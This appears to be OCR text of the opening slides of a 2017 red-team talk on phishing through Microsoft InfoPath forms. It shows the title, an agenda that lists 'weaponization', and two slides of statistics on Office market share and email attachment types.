

THE {PHISHING} {PATH} TO {INFO} WE MISSED

ALEXANDER RYMDEKO-HARVEY | RED TEAM – THREAT EMULATION


(¬_¬), October 25, 2017

WHO AM I IN MEME'S?





Anyone Know This Logo?



AGENDA

STATE OF THE PHISH

MS INFOPATH INTERNALS

HELLOWORLD


WEAPONZINZATION

USECASES

DATA ANALYSIS: Microsoft Office Market Share

% of Market share help by office in the text processing sector with in the US


Source:
http://www.webmasterpro.de/portal/news/2010/02/05/international-openoffice-market-shares.html



DATA ANALYSIS: 2016 Attachments By The Numbers

Office documents were the most popular attachment type, with executable files becoming less popular.

